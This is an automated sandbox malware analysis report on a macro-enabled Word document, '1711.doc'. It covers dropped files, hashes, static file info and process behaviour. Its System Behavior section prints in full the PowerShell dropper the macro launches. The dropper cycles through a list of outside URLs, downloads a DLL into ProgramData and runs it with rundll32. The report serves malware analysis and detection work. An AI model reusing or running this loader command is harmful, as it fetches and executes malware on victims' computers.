Preview:	L.....F.... ...gu.?...gu.?....?.X.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S!...Desktop.d.....QK.X.S!.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .7.6.9.....V.2.....vS. .1711.doc..>.....S...S..*.....1.7.1.1...d.o.c.....r.....-...8...[.....?J.....C:\Users\..#.....\\715575\Users.user\Desktop \1711.doc.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.1.7.1.1...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6 .3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....715575.....D_....3N...W...9..g.....[D_....3N...W...9..g.....[....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	59
Entropy (8bit):	4.424791041423791
Encrypted:	false
SSDEEP:	3:bDuMJlYUdruYCmX1USXruYCv:bCs2Ms
MD5:	38B1B69A7D2D3E1C386BC4E37CB0A52B
SHA1:	F761BA2E5930369A2AE6B055664B1E06E53E3646
SHA-256:	EE6611A14ABADA654761586768A652637235A616AF1030FD8BC52EA555FFF18C
SHA-512:	CA698A65875D0DBAFBA21E6384ED97672BCFDBA0C20BA92EFF147139B938412D393C14A6F46C6BE13AC2F4DD0314F57C7BDF7DF76544D4269207234AA3874F F
Malicious:	false
Preview:	[folders]..Templates.LNK=0..1711.LNK=0..[doc]..1711.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\2ZU8F0KC83087BZI92TF.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5819683626894125
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\2ZU8F0KC83087BZI92TF.temp	
SSDEEP:	96:chQCQMqKqvsqvJCwo6z8hQCQMqKqvsEHyqvJCworIzdTYnHBF2MGlUVkA2:cWzo6z8WnHnorIzdsF2MSA2
MD5:	9F246B20B682C6FDB9E7E0679D09DE37
SHA1:	CFB8A7BF38F60314C5D1A5135F0C9B024435F4A9
SHA-256:	1D828DE626EBBA11C829D965E10058C8DC839AA14EE991786034ED340B7DCDD6
SHA-512:	0BA10B567653CAA3C5E438290B9D97FC9FBE20EFDC8D679891C4798DD00E24BB9D83119423F8FF0C8C169BD352F6A7A67A450989ED5706E5051B2EFBEEFB9FI 1
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msa (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5819683626894125
Encrypted:	false
SSDEEP:	96:chQCQMqKqvsqvJCwo6z8hQCQMqKqvsEHyqvJCworIzdTYnHBF2MGlUVkA2:cWzo6z8WnHnorIzdsF2MSA2
MD5:	9F246B20B682C6FDB9E7E0679D09DE37
SHA1:	CFB8A7BF38F60314C5D1A5135F0C9B024435F4A9
SHA-256:	1D828DE626EBBA11C829D965E10058C8DC839AA14EE991786034ED340B7DCDD6
SHA-512:	0BA10B567653CAA3C5E438290B9D97FC9FBE20EFDC8D679891C4798DD00E24BB9D83119423F8FF0C8C169BD352F6A7A67A450989ED5706E5051B2EFBEEFB9FI 1
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$1711.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	**true**
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.953932715889731
TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% • Word Microsoft Office Open XML Format document (49504/1) 32.35% • Word Microsoft Office Open XML Format document (43504/1) 28.43% • ZIP compressed archive (8000/1) 5.23%
File name:	1711.doc
File size:	145337
MD5:	85ab297345c97bca1a5004dc537f6c1c

General

SHA1:	0b609d0b86f1b29410451306c173c7fac013d5a7
SHA256:	31daa06dc4c4f5dda5e557e8422d9b31655b1322e610bb42096a2a060727927d
SHA512:	c5f246b510db5ba25b29338a5fc1182ac56738be51ebc6c8f5fb0e004a5b42e61fe69a304efcd5e000382609f1f524f329bd41322b5e5f67a986deea40cd4ec6
SSDEEP:	3072:hwQhXwhJd0+y7ukYe4uYum1GdgOpVXGuhCUqDK3CXV:yeXw50+OukzVXV2uhDCxXV
File Content Preview:	PK.....!.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/526179/sample/1711.doc"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	1
Template:	Normal.dotm
Last Saved By:	1
Revion Number:	39
Total Edit Time:	144
Create Time:	2021-11-15T15:39:00Z
Last Saved Time:	2021-11-16T19:13:00Z
Number of Pages:	1
Number of Words:	9
Number of Characters:	53
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Number of Lines:	1
Number of Paragraphs:	1
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	12.0000

Streams with VBA

Streams

Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2640 Parent PID: 596

General

Start time:	10:54:15
Start date:	22/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13fad0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: cmd.exe PID: 2632 Parent PID: 2640

General

Start time:	10:54:20
Start date:	22/11/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /c start /B powershell $dfkj="$strs=\"http://thepilatesstudionj.com/wp-content/oAx5UoQmIX3cbw/,http://alfaofarms.com/xcyav/F9le301G89W0s2g4jLO5/,https://staviancjs.com/wp-forum/QOm4n2/,https://yougandan.com/backup_YouGandan-9th-nov/3n6PrcuIaPCNcRU7uj7D/,http://alfadandoinc.com/67oyp/C2J2KyCpQnkK4Um/,http://www.caboturnup.com/wp-content/plugins/classic-editor/js/PZgllRH6QtkaCKtSB50rzr/,http://itomsystem.in/i9eg3y/nNxmmn9aTcv/\".Split(\",\");foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"C:\ProgramData\\\"+$r1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=\"C:\Windows\SysWow64\rundll32.exe\";$a=$tpth+\",fl\"+$r2;Start-Process $fp -ArgumentList $a;break;}};";IEX $dfkj
Imagebase:	0x4ab10000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 2840 Parent PID: 2632

General

Start time:	10:54:21
Start date:	22/11/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell $dfkj="$strs=\"http://thepilatesstudionj.com/wp-content/oAx5UoQmIX3cbw/,http://alfaofarms.com/xcyav/F9le301G89W0s2g4jLO5/,https://staviancjs.com/wp-forum/QOm4n2/,https://yougandan.com/backup_YouGandan-9th-nov/3n6PrcuIaPCNcRU7uj7D/,http://alfadandoinc.com/67oyp/C2J2KyCpQnkK4Um/,http://www.caboturnup.com/wp-content/plugins/classic-editor/js/PZgllRH6QtkaCKtSB50rzr/,http://itomsystem.in/i9eg3y/nNxmmn9aTcv/\".Split(\",\");foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"C:\ProgramData\\\"+$r1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=\"C:\Windows\SysWow64\rundll32.exe\";$a=$tpth+\",fl\"+$r2;Start-Process $fp -ArgumentList $a;break;}};";IEX $dfkj
Imagebase:	0x13f580000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Read

Disassembly

Code Analysis